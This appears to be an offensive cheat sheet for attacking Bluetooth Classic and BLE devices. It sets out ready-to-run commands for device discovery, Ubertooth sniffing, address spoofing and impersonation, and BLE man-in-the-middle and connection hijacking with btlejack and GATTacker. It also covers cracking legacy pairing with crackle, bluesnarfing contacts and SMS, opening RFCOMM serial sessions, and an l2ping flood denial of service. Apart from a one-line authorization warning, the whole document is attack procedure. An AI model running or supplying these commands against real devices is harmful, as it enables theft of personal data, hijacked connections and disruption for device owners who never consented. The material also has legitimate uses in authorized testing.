


Bluetooth Hacking

Attack Bluetooth Classic and BLE devices — recon, sniffing, spoofing, MITM, and exploitation. Hardware: an **Ubertooth One** is needed for raw sniffing; a standard BT adapter handles most recon and BLE attacks. Replace <placeholders> with your own values.

⚠️ Only test devices you own or are explicitly authorized to test.



① Setup & Install Non-Default Tools

Kali ships with bluez (hcitool, bluetoothctl, sdptool). Install the rest:

Tab 1 · Setup

```
sudo hciconfig hci0 up      # power on the BT adapter
hciconfig -a               # confirm BD_ADDR, type, features
```

Not on Kali by default — install:

```
sudo apt update && sudo apt install -y \
  ubertooth btlejack redfang spooftooph crackle bettercap

# bluesnarfer (may need manual build)
sudo apt install -y bluesnarfer 2>/dev/null || \
  git clone https://github.com/balle/bluesnarfer.git && cd bluesnarfer && make

# GATTacker (BLE MITM — Node.js)
git clone https://github.com/AresS31/GATTacker.git && cd GATTacker && npm install
```

② Recon — Classic Bluetooth

Find discoverable and non-discoverable devices, enumerate their services.

Tab 1 · Recon

```
# discover nearby devices (10-sec inquiry scan)
hcitool scan

# find NON-discoverable devices (brute-force BD_ADDR range)
sudo redfang -r 00:11:22:33:44:00-00:11:22:33:44:FF -n

# detailed info + device name
hcitool info <BD_ADDR>
hcitool name <BD_ADDR>

# enumerate SDP services (profiles, channels, capabilities)
sdptool browse <BD_ADDR>
sdptool search --bdaddr <BD_ADDR> SP      # Serial Port profile
sdptool search --bdaddr <BD_ADDR> DID     # Device ID profile
```

② Recon — BLE (Bluetooth Low Energy)

Tab 1 · BLE Recon

```
# passive BLE scan
sudo hcitool lescan

# bettercap (better output + interactive)
sudo bettercap
> ble.recon on
> ble.show                                # list discovered BLE devices
> ble.enum <BD_ADDR>                     # enumerate GATT services + characteristics

# bluetoothctl
bluetoothctl
> scan on
> devices
> connect <BD_ADDR>
> menu gatt
> list-attributes                        # show all services + characteristics
> select-attribute <UUID>
> read                                  # read the value
> write <hex-bytes>                     # write to it
```

③ BLE GATT Deep Enumeration (gatttool)

Tab 1 · GATT

```
# interactive mode
gatttool -b <BD_ADDR> -I
> connect
> primary                                # list primary services
> characteristics                        # list all characteristics
> char-read-hnd <handle>                 # read by handle (e.g. 0x000e)
> char-write-req <handle> <value>       # write to a handle (e.g. 0100)

# one-shot read
gatttool -b <BD_ADDR> --char-read -a <handle>
```

Unprotected characteristics (no auth/encryption required) can be read/written freely — this is where most BLE device vulns are.

④ Sniffing BT Traffic (Ubertooth One)

Raw packet capture — requires Ubertooth hardware.

Tab 1 · Sniff ⚠ keep open!

```
# sniff BLE advertising + follow connections
ubertooth-btle -f -c /tmp/ble_sniff.pcap

# sniff BT Classic (frequency hopping)
ubertooth-rx -l -c /tmp/classic_sniff.pcap

# pipe live into Wireshark
sudo ubertooth-btle -f | wireshark -k -i -

# btlejack — sniff existing BLE connections (micro:bit or Ubertooth)
sudo btlejack -d /dev/ttyACM0
> scan
> follow <access_address>
> sniff
```

⑤ BD_ADDR Spoofing & Impersonation

Tab 1 · Spoof

```
# spoof your BD_ADDR to impersonate a target device
sudo spooftooph -i hci0 -a <target-BD_ADDR>

# or with bdaddr
sudo bdaddr -i hci0 <new-BD_ADDR>
sudo hciconfig hci0 reset

# clone device name + class
sudo hciconfig hci0 name "TargetDeviceName"
sudo hciconfig hci0 class 0x200404          # e.g. audio headset class
```

Useful for tricking a phone/laptop into connecting to you instead of the real device.

⑥ BLE MITM

Intercept and modify data between a BLE device and its client.

Tab 1 · Scan + Clone

Tab 2 · Proxy ⚠ keep open!

```
# btlejack — jam + hijack an active BLE connection
sudo btlejack -d /dev/ttyACM0
> scan
> follow <access_address>
> hijack

# GATTacker — clone + MITM proxy
# Tab 1: scan and advertise as the target
sudo node scan.js
sudo node advertise.js -a <target-BD_ADDR>
# Tab 2: proxy and intercept/modify
sudo node proxy.js -t <target-BD_ADDR>

# bettercap BLE proxy
sudo bettercap
> ble.recon on
> set ble.proxy.target <BD_ADDR>
> ble.proxy on
```

⑦ Crack BLE Legacy Pairing (crackle)

Brute-forces the Temporary Key from a sniffed BLE pairing exchange. Only works on Legacy Pairing (Just Works / 6-digit passkey) — NOT on LE Secure Connections (ECDH).

Tab 1 · Crack

```
# capture the pairing exchange first (Step 5 — Ubertooth)
# then feed the pcap to crackle:
crackle -i /tmp/ble_sniff.pcap -o /tmp/decrypted.pcap

# outputs decrypted traffic — open in Wireshark
```

⑧ Classic Attacks

Tab 1 · Attack

```
# Bluesnarfing — unauthorized OBEX data access (contacts, SMS, calendar)
bluesnarfer -b <BD_ADDR> -r 1-100          # read phonebook entries
bluesnarfer -b <BD_ADDR> -s DB             # dump full device database

# RFCOMM shell — connect to an open Serial Port channel
sdptool browse <BD_ADDR> | grep -A5 "Serial Port" # find the channel
sudo rfcomm connect hci0 <BD_ADDR> <channel>
screen /dev/rfcomm0                          # interactive serial session

# BlueSmack — L2CAP ping flood (DoS)
sudo l2ping -i hci0 -s 600 -f <BD_ADDR>
```

⑨ Wireshark BT Analysis

Tab 1 · Analysis

```
wireshark /tmp/ble_sniff.pcap

# useful display filters:
btle          # all BLE packets
btle.advertising_address # filter by device address
btatt         # ATT protocol (GATT reads/writes)
btsmp        # Security Manager (pairing exchange)
btl2cap      # L2CAP layer
bthci_evt    # HCI events
```

Cleanup

```
sudo hciconfig hci0 down      # power off adapter
sudo hciconfig hci0 up        # bring back to normal
sudo systemctl restart bluetooth # restart BT service
```

Key idea: Bluetooth Classic relies on discoverable/connectable modes and SDP services — scan, enumerate, and abuse open profiles (OBEX, Serial Port). BLE is all about GATT characteristics — enumerate them, read/write unprotected handles, or MITM the connection with `btlejack`/`GATTacker`. Legacy Pairing (both Classic and BLE) is weak — `crackle` breaks BLE Legacy in seconds from a sniffed pcap. An `Ubertooth One` is your ALFA card equivalent for Bluetooth.